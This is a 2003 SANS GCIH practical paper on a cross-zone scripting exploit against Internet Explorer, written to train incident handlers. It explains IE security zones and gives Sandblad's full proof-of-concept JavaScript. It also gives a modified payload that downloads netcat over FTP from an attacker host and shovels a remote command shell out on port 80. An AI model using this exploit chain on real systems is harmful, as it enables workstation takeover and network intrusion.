At hacker’s mercy while surfing the web
–
A cross-zone scripting exploit for Internet Explorer

GCIH Practical Assignment
Version 3
Option 1 – Exploit in Action

Florian Leibenzeder
August 28, 2003

© SANS Institute 2003 As part of GIAC practical repository. Author retains full rights.

Table of Contents

Abstract

When looking into security for corporate networks the prevalent practise is still to secure the access from the untrusted internet to corporate servers and intranet. Costly firewalls are in place to secure the perimeter and there might even be intrusion detection systems within the DMZ to watch the important servers. But taking a closer look at the internal network segments of a corporate network, one is often confronted with the fact that security is still a dangerously neglected issue. With web browsers tightly integrated into today's operating systems and those being an essential tool for employees (especially in the IT sector), the dangers from the internet are taken right to the mostly unprotected desktops and workstations. It is then only a small step for an attacker to wreck havoc or stay unnoticed for a long time within the heart of a company's IT infrastructure.

This paper describes a cross-zone scripting attack on Microsoft's Internet Explorer installed on a workstation inside a corporate network. The exploit is triggered by just surfing to an innocent looking web site and leads to total compromise of the user's workstation which is then used as a jumping point for inflicting further mischief.

As I did not have the possibility to take part in an actual incident handling process as a result of a significant attack on my company's network, the case outlined in the paper is purely fictional. Nevertheless, it is an incident that could have taken (and still can take) place exactly as described in countless companies around the globe. This is due to missing security awareness, missing or not restrictive enough security measures, and administrators' laziness, all of which in various combinations.

The paper describes in detail the path of progress used by an attacker to compromise a system and the subsequent incident handling process carried out to cope with the attack and all of its implications.

When reading this paper, please note that English is not my native language.

Statement of purpose

The cross-zone scripting exploit used in this paper is a representative for a whole category of attacks which I think get to little attention. When talking about securing IT resources most people first think of server systems. Of course, this is not wrong but neglecting workstation security at the same time can turn out to be a costly mistake when suddenly a desktop system is compromised. Workstations are usually not guarded specifically by firewalls or intrusion detection systems and an intruder could potentially stay unnoticed for a very long time and inflict considerable damage to a company's digital assets.

This specific exploit targets a vulnerability in Microsoft's prevailing web browser Internet Explorer. If successfully exploited, an attacker can execute arbitrary code of his choice on the victim's machine. The intent of the attacker in the scenario described below is to gain access to a corporate intranet. This internal network is guarded by a firewall and not reachable directly from the outside, but finding a way from the inside out is easy. The exploit is triggered when a specially crafted web site is viewed. So the attacker lures a user on the internal network into visiting this web site and by doing so the exploit compromises the unprotected desktop system. Part of the attack is an outbound network connection initiated by the exploit. This connection can then be used by the intruder to access the internal network. Hence, he is free to inflict further damage.

I hope to point out with this paper that today's desktop workstations, networked and equipped with internet access, could become a considerable threat to a company's assets. IT security must not stop at a company's network perimeter, but rather the idea of "security in depth" must be embraced, addressing IT security in all aspects from perimeter defences and intranet security measures over appropriate policies and procedures to, of course, skilled and trained people to implement and manage the company's security concept.

© SANS Institute 2003 As part of GIAC practical repository. Author retains full rights

The Exploit

Name

"How to execute programs with arguments in Internet Explorer"

The CVE[I] candidate CAN-2003-1326 describes the vulnerability used in this exploit:

> "Microsoft Internet Explorer 5.01, 5.5, and 6.0 allows remote attackers to bypass the cross-domain security model to run malicious script or arbitrary programs via dialog boxes, aka "Improper Cross Domain Security Validation with dialog box."

URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1326

Classification

Access Validation Error / Input Validation Vulnerability

Operating systems

The vulnerability requires Microsoft Internet Explorer (IE) to be installed on the target system. The following list is compiled from the information given in the SecurityFocus vulnerabilities archive[1] for this vulnerability (see references) and lists the different vulnerable combinations of operating system and Microsoft Internet Explorer. Windows XP is not listed at SecurityFocus as being vulnerable, although I can confirm that at least Windows XP workstation is definitely vulnerable with IE 6.0 (Default and SP1) installed. I assume that other versions of Internet Explorer are vulnerable under Windows XP as well, but I could not test this. Moreover, there are only marginal differences between the different OS / IE combinations which might just be due to not being explicitly tested. Basically one can say that almost all combinations of Microsoft Internet Explorer and Windows operating systems are vulnerable.

- Microsoft Internet Explorer 5.0.1
  - Windows 95
  - Windows 98 & 98SE
  - Windows NT 4.0 Workstation(SP3 through SP6a)
  - Windows NT 4.0 Server (all server versions) (SP3 through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 5.0.1 SP1
  - Windows 95
  - Windows 98
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server (all server versions,default through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 5.0.1 SP2
  - Windows 95

[I] Common Vulnerabilities and Exposures website: http://cve.mitre.org

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

  - Windows 98
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server (all server versions,default through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 5.5
  - Windows 95
  - Windows 98
  - Windows ME
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server (all server versions,default through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 5.5 SP1
  - Windows 95
  - Windows 98
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server (all server versions,default through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 5.5 SP2
  - Windows 95
  - Windows 98 & 98SE
  - Windows ME
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server (all server versions,default through SP6a)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
- Microsoft Internet Explorer 6.0 and 6.0 SP1
  - Windows 95
  - Windows 98 & 98SE
  - Windows ME
  - Windows NT 4.0 Workstation(Default through SP6a)
  - Windows NT 4.0 Server SP6a (all server versions)
  - Windows 2000 workstation (Default through SP2)
  - Windows 2000 server (all versions) (Default through SP2)
  - Windows XP workstation (Default and SP1)

Applications / Protocols / Services

The exploit targets a remotely exploitable vulnerability in the handling of access control mechanisms in Microsoft's web browser Internet Explorer. The vulnerable versions of IE have been named in the above paragraph.
Carrier protocol for the exploit is HTTP – the **H**yper**T**ext **T**ransport **P**rotocol. The protocol and its numerous extensions are defined in quite a few RFCs[I] of which RFC1945 (HTTP 1.0) and RFC2068 (HTTP 1.1) are probably the most important ones. HTTP as base of the World Wide Web is one of the most widely used internet protocols today. Every time a web page is viewed the content is delivered via HTTP.

[I] Request for Comment – technical document describing protocols for internetworking

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The author of a web page uses different programming languages to deliver information or dynamically interact with the user. To show static text and images on a web page HTML (**H**yper**T**ext **M**arkup **L**anguage) is usually used. RFC2854 (The 'text/html' Media Type) is the latest RFC on HTML and obsoletes a couple of older ones. The term Markup Language describes languages that use so called "tags" to mark up different parts of a document. Another example for a markup language is XML (eXtended Markup Language). Data (usually text) is mostly encapsulated into an opening and a closing tag. An interpreter, in the case of HTML a web browser, can, well interpret, those tags and display the information inside the tags accordingly.The following HTML expression for example simply instructs a browser to print the text *hello world* in bold letters.

```
<b>Hello World</b>
```

In the scenario of the attack described in this paper, HTML is used to disguise the actual exploit by providing a harmless looking web page. The exploit code itself is written in JavaScript. JavaScript is an interpreted (or script) programming language originally invented by Netscape[I]. Generally, script languages are easier to code than the more structured programming languages such as C++ or Java. In web site development JavaScript is used to bring dynamic elements into a web page or to interact with the user. It can, for example, be used to dynamically open and control new browser windows and their content. This feature is the key for the exploit described below as we will soon see. JavaScript code is usually embedded inside a HTML page and the script code is interpreted by the web browser on the computer of the person viewing the web page. A very basic example for a web page with embedded JavaScript can look like this:

```
<html>
    <head>
        <title>Basic Example</title>
        <script language="JavaScript">
            <!--
              alert("Hi, I am an alert popup window!")
            //-->
        </script>
    </head>
    <body>
        This is text on the web page
    </body>
</html>
```

A HTML page contains a head section which and a body section. The head holds components like the page title or, as seen here, embedded JavaScript. When this page is loaded by a browser a small popup window will be displayed, showing the sentence "Hi, I am an alert popup window". The web page itself will contain the sentence encapsulated in the body tags.

Exploit variants

It would be slightly exaggerated to speak of real variants of this exploit, as it is quite trivial to alter the commands to be executed by the exploit as we will see in the close analysis.

The original proof of concept code was published to Bugtraq[II] by Andreas Sandblad on November 6, 2002. The following days a few variants showed up on Bugtraq and

[I] http://www.netscape.com

[II] http://www.securityfocus.com/archive/1 elsewhere, basically being the Sandblad exploit with just another command executed in the command shell.

- A Variant by the *WeHack4You CyberStalking Consultancy* is sending a message to all machines in the victim's subnet via *net send*:
  URL: http://www.why4.com/hack.html
- Another variant showed up in the Viruses and Security Alerts forum of zdnet.com. This one formats the local a: drive.
  URL: http://forums.zdnet.com/group/zd.Security.Virus.Alerts/community/community.tpt/@thread@33885@F@1@D,D@ALL/@article@mark@33885?EXP=ALL&VWM=&ROS=&OC=75

Exploit description

The exploit described in this paper falls into the "Cross-Zone Scripting" category.


"Cross-Zone Scripting" refers to any technique that allows active web content (script) supplied by a website to break out of IE's restrictive "Internet Zone" and execute in the much more permissive "Local Computer Zone" context.[2]

The original exploit was developed by Andreas Sandblad who used a vulnerability named Internet Explorer Document Reference Zone Bypass Vulnerability [3] discovered by Liu Die Yu on October 1, 2002. Although being just another cross-zone- / cross-domain-scripting vulnerability, Sandblad's exploit was the first of its kind which made it possible, beside other things, to execute programs with arguments on the victim's machine without having to know the exact location of the executable within the file system.
As Sandblad's exploit is just a proof of concept code with no real beneficial outcome when executed, the exploit used in the scenario described in this paper is a slight modification of Sandblad's code. The original code uses JavaScript to exploit the vulnerability. By visiting a specially crafted website with a vulnerable browser, the exploit creates a file and then writes to it. Then a command shell window is opened, a comment is echoed to that shell and finally it starts the fabulous program minesweeper.
The exploit used in the scenario below is slightly modified to execute a few other commands. It also writes to a file, downloads the networking tool netcat[4] via ftp and then executes it to shovel a shell out to a waiting netcat in listening mode, effectively creating a backdoor to the victim's machine. If the user who browsed the malicious web site is logged on as administrator the attacker is happily granted total control over the victim's machine.
One could point out now that it is bad practise to publish a modified version of an exploit in a SANS practical where the modification is more malicious than the original. I generally agree, but in this special case virtually everybody who knows how to use the windows command line can modify the exploit. It is obvious in the JavaScript source code where modifications have to be done and doing them is very trivial. My intention is to raise awareness for those web browser based attacks and to show in a scenario (even though invented) that they can be a considerable threat and should not be neglected when doing IT security in a corporate environment.

The Microsoft security zones concept

To understand how the exploit works a quick look on the Microsoft security zones concept is needed. I will describe and explain the general concept and focus on the parts important for the exploit. There are a few articles in the Microsoft Development Network (MSDN) giving an in-depth explanation [5] of the security zone concept.

Possibilities to enable web browser security where first introduced by Microsoft in Internet Explorer version 3. Users could choose to disable potentially dangerous content. But by doing so certain features and functionalities of internet explorer, like ActiveX, Java, JavaScript, dynamic HTML and the like, were disabled completely. With this all or nothing approach users could basically choose between full features or enhanced security. These limitations where addressed in IE version 4 with the introduction of the so called *URL Security Zones.*
With the security zones administrators and users are now able to configure web browser security on a very fine-grained level. The zones can be accessed and configured either via the *Internet* icon in the Windows control panel or via IE's menu bar (Extras -> Internet options). A click on the *Security* tab brings up the following window.



Select a Web content zone to specify its security settings.

Internet
This zone contains all Web sites you haven't placed in other zones

Security level for this zone
Move the slider to set the security level for this zone.

Medium
- Safe browsing and still functional
- Prompts before downloading potentially unsafe content
- Unsigned ActiveX controls will not be downloaded
- Appropriate for most Internet sites

Microsoft provides five security zones (Internet, Local intranet, Trusted sites, Restricted Sites, Local Computer Zone) of which only four can be directly configured. Each of these zones is assigned a certain level of trust which controls how URL-based content (everything you can view inside a browser window) is handled. Basically the zones act as an access control mechanism. There are three important terms needed to fully understand the concept of the security zones. Those are stated in Microsoft's *Introduction to security zones[5]:*

- *URL action.* An action a browser can take which might expose a security risk to the local computer. These include actions such as running a Java applet, a Microsoft ActiveX® control or allowing active scripting such as JavaScript.

- *URL policy.* A policy that determines which permission or trust level is set for a particular URL action. This includes e.g. setting the safety level for Java to High.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- *URL security zone.* A group of URL namespaces which are assigned an equal level of permissions (or trust). Each URL action for the zone has an appropriate URL policy assigned to it which reflects the level of trust given to the URL namespaces in that zone.

Microsoft offers four predefined URL policies – Low, Medium-Low, Medium and High – which can be assigned to a URL security zone. Each policy disables more functionality then the next lower ranked one, with the policy *Low* allowing almost everything and *High* being quite restrictive. Each of the security zones has a preassigned policy which can be altered by the user, effectively transforming the predefined policy into a customized one. Also, URLs can manually be added to a specific security zone (all but the Internet Zone) which assigns the policy of that zone to the URL. URLs added to a policy can be defined as fully qualified domain names (i.e. www.example.com) or IP address (e.g. 192.0.34.166). Through the use of the asterisk wildcard (*) URL / IP ranges can conveniently be defined. For example, entering *.example.com will add all URLs ending with example.com to the specified zone. To add a whole C-class subnet (i.e. 192.0.34.0/24) to a zone one could specify 192.0.34.*. The use of wildcards also works for protocols. Specifying a URL like www.example.com is equivalent to http://www.example .com by default. To also add other protocols like ftp for a specific URL to a policy one could either add each protocol independently (ftp://www.example.com) or just use a wildcard to cover all protocols supported by the browser. So *://*.example.com would cover all protocols for all URLs ending on example.com.
With the different security zones, the policies and the fine-grained URL actions, users have the possibility to secure every type of web page, whether it is on the local PC, the corporate Intranet or the Internet. Important for the scenario described in this paper are the Internet zone and the local computer zone.

The Internet Zone

This is the default zone. All URLs which are not located on the local PC or have been manually added to one of the other three zones are placed inside the Internet zone. Sites can not be added manually to the Internet zone. The default security policy for this zone is *Medium* which is a compromise between functionality and security and protects from the most straight forward security risks like unsigned ActiveX Applets or scripting of Java Applets. However, the most dangerous security issues are not handled by this. In fact, not even the *High* security policy protects from exploits as the one that is presented in this paper. Almost all of them rely on the URL action *allow Active Scripting* to be enabled in the security policy which is the case in all the predefined policies!

The Local Intranet Zone

By default this zone contains all local sites not present in one of the other zones, all local network drives and any exceptions that have been configured in conjunction with a proxy server. Additional URLs can be added manually.

The Trusted Sites Zone

This site is low security by default. As the name already implies this zone contains URLs which the user trusts not to inflict any damage to her system or data. However, one should always bear in mind that trusted sites could still add potentially dangerous content from other, non-trusted sites. So the use of this zone should always imply thoughtful caution.

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

Restricted Sites Zone

This zone is probably not used very often. Obviously, this zone contains sites which the user wants to put certain restrictions upon, sites that are not fully trusted and could endanger the local system and its data. Of course, the best thing to do would be not to visit such sites at all, but there might be a few exceptions where a site has to be visited and the policy defined for the Internet zone is not restrictive enough.

Local Machine Zone

As mentioned before, the Local Machine zone is not as easy to configure as the other zones. It can only be configured by editing the registry, or by using the Internet Explorer Administration Kit. The Local Machine zone includes all of the content on the local computer, except for data that is stored in the Temporary Internet Files web cache. This zone is very much like the Trusted Sites zone. Security is extremely minimal or not present at all. So it is important to understand that once a script, an ActiveX Plugin or a Java Applet is started from within the context of the Local Machine zone it can basically do anything that the currently logged on user can do. This includes reading and writing of files, execution of arbitrary programs, opening of network connections and the like. If the logged on user has administrator privileges, which is often the case on single user workstations, a script executed through Internet Explorer could effectively take complete control of the users system. A simple but destructive action of a malicious script would be to just format the systems hard drive.

Looking at the security zones it is obvious that it is therefore the ultimate goal of every attack targeted at a user's web browser to have a command or program executed within the Local Machine context. To achieve this, the attacker must find a way to escape the boundaries of the restricted *Internet* zone. He must "cross zones" to fulfil his evil intentions in the almost unrestricted *Local Machine* zone.
One should think now that the security zones are designed to prevent just this from happening and, generally speaking, this is true, but the problem is that with Microsoft's current design of the zones access control mechanisms this is a noble goal. The tight and deep integration of all of Microsoft Windows parts and programs (of which IE is a very important one) and the possibilities to easily interact with each other trough powerful scripting languages means that a slight error or bug in one program can put the system as a whole at risk. And exactly this is happening over and over again. There where times when new zone-crossing vulnerabilities were discovered on a weekly basis, lots of those remaining unpatched for months. It is the same problem every time: A bug or insufficient access control checking in IE or a program IE could interact with, made it possible for content from the *Internet* zone to leak into the *Local Machine* zone where it is executed with much less restriction (or none at all). The results of exploiting those vulnerabilities reached from the attacker being able to read or write files on the victim's computer, steal cookies or win the Jackpot and run arbitrary commands of his choice. And all that is needed (apart from the skill to develop an exploit or, more likely, find a working one on the net) to exploit a vulnerability, is to make the victim visit a specially prepared web site with his Internet Explorer. Well, almost all that is needed – one thing that basically all cross-zone vulnerabilities have in common is, that they are exploited using a scripting language (i.e. JavaScript or VBScript). The grave problem now is that Active

scripting is activated by default in ALL zone security settings! So can a user not just deactivate it?
Configuring a security zone is quite easy. One just selects a zone in the security options window and drags the slider to the desired level. This policy can then be customized to fit the personal security needs. Altering the setting of one of the predefined policies yields a customized one. What do users do with these possibilities?

- A lot of people do not even know of the security zones at all. This is probably also the majority, as most home or corporate users are happy if they can surf the web and so do not bother much about the internals or complicated configurations options they do not understand anyway. As the standard security setting for the *Internet* zone is medium a lot of dangerous settings remain enabled, including Active scripting.
- Another part of the users has heard of the dangers lurking on the internet and also of Internet Explores security zones. So switching the security level to *High* enhances security but also gives false hope of being safe as one of the most dangerous options is still enabled: Active Scripting
- Then there is a third group of users who know of internet dangers, zones and even understand all the options and know of the security implications that come along with having active scripting enabled. But disabling it would circumcise IE's functionality quite a lot. And as in today's World Wide Web almost every major web site uses scripting in some way, a lot of web sites would be rendered unusable with IE's Active scripting option disabled. Therefore, those users decide not to disable it and they do this with the intent not to visit sites with dubious content …
- Finally there are thousands and thousands of corporate users using centrally configured Internet Explorers. Those browsers have been configured by their IT staff according to a corporate policy and the ability for the end user to customize the zone policy has been disabled. And due to the facts mentioned in the last point Active scripting (and usually also ActiveX and Java) is generally enabled. Often enough, especially the corporate users' web browsers are configured even more insecure as more and more applications are connected to web based front ends which offer the applications functionality through scripting, ActiveX and Java Applets. So all of these features have to be enabled in order to do business with customer and suppliers.

With all this in mind one starts to question the way the zones concept's access control mechanisms are implemented in IE. David Mirza Ahmad from Symantec brings it to a point by saying:

"… if all that is required to bypass access controls on an object is accessing it through a reference to it, something is very wrong with the whole thing.'[6]

So as a summary of the whole security zones concept it has to be said that the concept as such is not a bad thing and delimiting content from trusted and untrusted domains makes a lot of sense. The deficiency here is how Microsoft implemented the whole thing. Windows with all of its integrated components (where IE is one) is far too complex to solely rely on a few authentication mechanisms for granting network based services access to vital parts of the system. There was and still is a lot of discussion going on about this matter where solutions such as sandboxing

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

browsers entirely have come up. Even though this would not give complete security it could help a lot to avoid the flaws we have seen in the past. As a drawback browsers would have to include a lot more components to offer the same functionality as they do today. Anyhow, in the end it is up to Microsoft what they do about the recurrent vulnerabilities in Internet Explorer. Let's see if they decide to go on fixing things after someone discovered they were broken or if they come up with something new.

Exploit basics

Let us now look at thing that is going to exploit such a vulnerability in Microsoft's security zones concept.
Andreas Sandblad's exploit is coded in JavaScript and uses Liu Di Yu's cross-zone scripting vulnerability [3] and the showHelp() method.
Yu discovered that due to insufficient access control checks it is possible to execute a script in any zone by simply accessing an object through a saved reference to it.
ShowHelp() displays a help file and can be used with Microsoft's *HTML Help*[7]. It is included in a couple of Microsoft products, one being Internet Explorer. *HTML Help* includes an ActiveX control (Hhctrl.ocx) which can be used in web pages. JavaScript can use showHelp() to do two things:

1) Open a locally compiled help file (.chm) in a separate winhelp window
2) Open an URL which must begin with http:// in a separate winhelp window

Standard security restrictions imply that, if a window is opened as in 1), a script in this window may use *HTML Help*'s *shortcut* command to "create a shortcut to a specified action by passing Windows-based messages and parameters"[8] – which means it can run programs with parameters. A script in a window opened as in 2) may not do so.
Sandblad now found a way to make a script in window 2) use the *shortcut* command as well. In his advisory [9] he describes what must be done to achieve this:

3) A Script inside a window as in 2) gets access to the "Local computer zone".
4) A Script inside a window as in 2) changes URL to "mk:@MSITStore:C:" or similiar.
5) A locally compiled help file must have been opened since IE was first started. Any help file will do. For example showHelp("iexplore.chm").

In order to achieve 3) any "cross-site/zone scripting" vulnerability can be used. To achieve 4) a new window must be created from 2). By using the "opener" object it is possible to keep control of the winhelp window from 2) even after the URL is changed. 5) is trivial to achieve and will not affect the winhelp window of 2), since it is opened in a different window by default.
Now let's look at the actual exploit. The complete and uncommented source code can be found in the appendix together with the modifications used in the scenario below.

Explanation of the Sandblad proof-of-concept exploit

```
// "How to execute programs with parameters in IE", 2002-11-06
// Sandblad advisory #10, Andreas Sandblad, sandblad@acc.umu.se
```

The command to be started in this case is a Windows command shell

```
prog = 'cmd';
```

The arguments passed to the command shell. In the course of exploit execution “You are vulnerable (Sandblad #10)” is echoed to the screen. Then “Sandblad #10” is written to the file vulnerable.txt and finally the game minesweeper is started.

```
args = '/k echo You are vulnerable (Sandblad #10) & '+
'echo Sandblad #10 > c:/vulnerable.txt & winmine';
```

When the html page is first viewed the JavaScript code is executed and the first if-statement is triggered as a location.hash (saves an anchor within the URL) does not exist (the ! in front of location.hash negates the expression). The object location contains the complete current URL, e.g. http://www.examle.com/exploit.html.
Inside the if-statement showHelp is called twice, effectively opening two *HTML Help* Windows.
The first one opens the current URL with an appended #1 (which represents an anchor named 1). Staying with the example above this means: http://www.example.com/exploit.html#1.
The second help window opens the compiled help file for Internet Explorer. This fulfils Point 5) of the prerequisites needed for the exploit to work.
blur() then removes the focus from the current browser window.
The JavaScript Code following this first if-statement is not relevant for the initial browser window any more as nothing will match the conditions. Still, any html code in the page will now be displayed.

```
if (!location.hash) {
  showHelp(location+"#1");
  showHelp("iexplore.chm");
  blur();
}
```

Now we find ourselves in the *HTML Help* window opened by the first showHelp() command mentioned above. The JavaScript Code is executed again. Now the else if-statement is triggered as now a location.hash exists (it is #1), hence the first if-statement is not triggered.
Inside the statement another browser window is opened with the current URL and an appended 2. This makes the URL: http://www.example.com/exploit.html#12. The window is blurred immediately.

```
else if (location.hash == "#1")
  open(location+"2").blur();
```

Inside the third window which was just opened the JavaScript code is executed again. This time the else-statement triggers as a location.hash exists (it is now #12) but it does not match the else if-statement condition (#1).
Inside the else-statement preparations for the exploitation of the cross-zone vulnerability are made. Through the *opener* object we still have control over the *HTML Help* window opened in the first if-statement. This was the window (the opener) which opened the third window.
A reference to this *HTML help* window is created by assigning it to the variable f.
Remember what was said about the cross-zone scripting vulnerability used in this

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

exploit: It is possible to execute a script in any zone by simply accessing an object through a saved reference to it.
After the reference has been assigned, the URL of the opener window is changed to *res:*. Effectively this is just the protocol identifier for the res:-Protocol (see [10] for more information) which allows the extraction of a resource from a compiled module like an EXE or DLL. It is not clear why this is done here as this is not needed for the exploit to work (at least not on Win2K or XP).
Subsequently, the saved reference to the *HTML Help* window is used to change the URL to *mk:@msitstore:C:* which is a *HTML Help* URL Protocol [11] used by Internet Explorer to access help files. With this URL change, point 4) of the exploits "must haves" is achieved. As this operation is done using the reference and therefore exploiting the cross-zone vulnerability we now wander in the context of the Local Machine!
The next step in the script's execution is to run the function run(). The function is started with a timeout (here 3 seconds) as the URL change in the *HTML help* window (the step before) is not set by Internet Explorer but by HTML help. So we need to make sure that the protocol is set in that window before we execute our commands in the run function.

```
else {
  f = opener.location.assign;
  opener.location="res:";
  f("javascript:location.replace('mk:@msitstore:C:')");
      setTimeout('run()', 3000);
}
```

Finally comes the interesting part. All prerequisites have been accomplished and through the use of the saved reference to the *HTML Help* window we can now use the *shortcut* command of the *HTML Help* ActiveX control as the context of the window has changed to that of the local machine and the URL does not start with http://. Bingo!
The function run(), started in the second browser window now executes the JavaScript code in the *HTML Help* window. It uses JavaScript's document.write method to append code to the current (empty) document. Effectively, two objects from the *HTML Help* ActiveX control are added.
The second JavaScript command simulates a click on the two objects causing the code (the object's commands) to execute. The first one executes whatever has been defined for the prog and args variables at the top of the exploit. The second one causes the *HTML Help* window to close without leaving any traces.
The last line in the function closes the current window (the second browser window from which the function was run) again without leaving any traces.

```
function run() {
  f("javascript:document.write('"+
      "<object id=c1 classid=clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11>"+
      "<param name=Command value=ShortCut>"+
      "<param name=Item1 value=\","+prog+","+args+"\">"+
      "</object>"+
      "<object id=c2 classid=clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11>"+
      "<param name=Command value=Close>"+
      "</object>')");
  f("javascript:c1.Click();c2.Click();");
  close();
}
```

After Sandblad's original exploit code has finished running, the victim has a new file in the root directory of drive c: (content: Sandblad #10) and sees the following windows on the screen:

- The original browser window somewhere in the background
- A HTML Help window showing the Internet Explorer help file
- A DOS command box showing the sentence "You are vulnerable (Sandblad #10)"
- The Minesweepers game window

This is of course not what a hacker wants. It is not very beneficial for him and it is also quite obvious for the victim that something strange has happened (although a large percentage of the standard World Wide Web user would not wonder very long and just click the windows away ...).
It is also quite obvious that in just changing the *args* variable the exploit can be modified to do something more "productive".

Modification of the Sandblad exploit

In the scenario described below the attacker uses a modified version of Andreas Sandblad's Exploit. I do stress again, that the modifications shown here are more or less trivial to achieve and I therefore do not regard it problematic to describe them. Moreover, they are needed to construct an incident around it. The exploit in its modified form as described here is still quite noisy and easily detected as something unusual. However, it is possible to make the exploit much less obvious by automatically minimizing and closing all windows that do pop up in the course of exploit. This is all that is needed to disguise the attack from the vast majority of "standard" users. For obvious reasons, I decided to remove those code parts again after testing. For the scenario, one should just assume that the attacker uses this enhanced version.

Below, the attacker wants to exploit a corporate user's workstation. He bases his attack on a few likely assumptions which later turn out to be true:

- The target host has to be a Windows machine (XP or Win2K would be best)
- Internet Explorer 5.5 or later must be installed. Patch level can be the latest. Active Scripting is enabled.
- The victim is behind a firewall which allows users to access the internet with http/https (Ports 80/443) and ftp (port 21)
- The target host is a typical corporate desktop PC with no special networking tools installed

These assumptions are not too far fetched and can be found at numerous companies.
With these fundamental conditions laid out the attacker faces the following problems:

1) ***The target host is not directly reachable***
2) ***He can only rely on Window's onboard networking tools to gain access***
3) ***There is a firewall in the way limiting outbound connections***

So he cannot attack the victim directly but this is not the plan anyway. The exploit he chose is triggered by the victim himself by executing the script code locally on his machine. This is achieved by having the victim browse to a prepared web site.
The plan is, of course, to gain interactive access to the victim's machine. With the problems described above this can only be achieved by having the exploit "opening the door" from the inside. Unfortunately, this is not possible when relying only on the standard Windows networking tools installed. So the attacker needs to get something else onto the target machine. The tool of choice is quickly named: Netcat, the Swiss army knife of networking which can be downloads from the @stake[I] website. With netcat installed on the target machine the attacker could easily have it executed by the exploit and shovel a command shell out on port 80 through the firewall to a machine under his control. Shovelling a shell is an exciting feature of netcat where the program pushes a shell to a remote computer with netcat started in listening mode. As soon as the sending netcat connects to the listening netcat the user who started this listener is presented a command prompt for the remote machine. He then has command line access to that computer with the rights of the logged on user (hopefully Administrator if it is a single user workstation).
But how could an attacker get netcat onto the target machine? Placing it in the temporary internet files folder and executing it from there would be a way. But for that he would have to rely on older vulnerabilities which might already have been fixed and furthermore would complicate the whole exploit.
In the course of playing around with different possibilities the attacker might have found out that Window's onboard command line FTP client allows automatic download of a file by passing a configuration file containing FTP commands as an argument. Those commands are then executed after connecting to the FTP server. And hey, the hacker could make his exploit write up such a file for him on the victim's machine!
So here is the all new shiny exploit. All that is needed is to modify the arguments which are passed to the command shell:

```
1. args = '/k echo bin > ntuser.log & '+
2.        'echo get ntkrnlnc.exe >> ntuser.log & '+
3.        'echo close >> ntuser.log & '+
4.        'echo bye >> ntuser.log & '+
5.        'ftp -v -A -s:ntuser.log user123.dialup.com & '+
6.        'start ntkrnlnc.exe user123.dialup.com 80 -d -e cmd ';
```

Explanation line by line:
Line 1-4:
the commands needed for the ftp transfer are written to a file called ntuser.log to make it less suspicious. After line 4 this file contains (without the explanations behind #):

```
bin                    # switch to binary mode
get ntkrnlnc.exe       # download file called ntkrnlnc.exe
close                  # close connection
bye                    # end ftp client
```

After the exploit starts the command shell, the current working directory is the home directory of the user. So this is where netcat, which was renamed to ntkrnlnc.exe to make it less suspicious, will get downloaded to.

[I] http://www.atstake.com

© SANS Institute 2003 As part of GIAC practical repository Author retains full rights

Line 5:
An FTP session is started to host user123.dialup.com which is the attacker's current DNS name for his dialup connection. The client will suppress messages from the FTP server (-v), the user will be logged in as anonymous (-A) and after connecting, the commands in the ntuser.log file will be executed (-s:ntuser.log)

Line 6:
If the FTP download goes well, ntkrnlnc.exe alias netcat will reside in the current directory from where it is started in stealth mode (-d -> detatch from console) to connect to user123.dialup.com on port 80. Right after the connection is established it pushes a command shell out (-e cmd) to whoever is waiting there. Voilá, command line access to the victim's machine!

Of course, for this to work the attacker has to make sure that by the time the exploit is executed on the target machine, there is an anonymous FTP server waiting on user123.dialup.com serving ntkrnlnc.exe in its root directory and a netcat instance listening on port 80 on the same server. This server is of course the attacker's own machine.

Exploit references

- Original Bugtraq post by Andreas Sandblad
  URL: http://www.securityfocus.com/archive/1/298748
- SecurityFocus vulnerability info of the vulnerability used in Sandblad's exploit. Discovered by Liu Die Yu.
  URL: http://www.securityfocus.com/bid/5841
- SANS Critical Vulnerability Analysis, November 25, 2002 Vol. 1. No. 18
  URL: http://www.sans.org/newsletters/cva/cva1_18.php
- CVE Candidate for this vulnerability
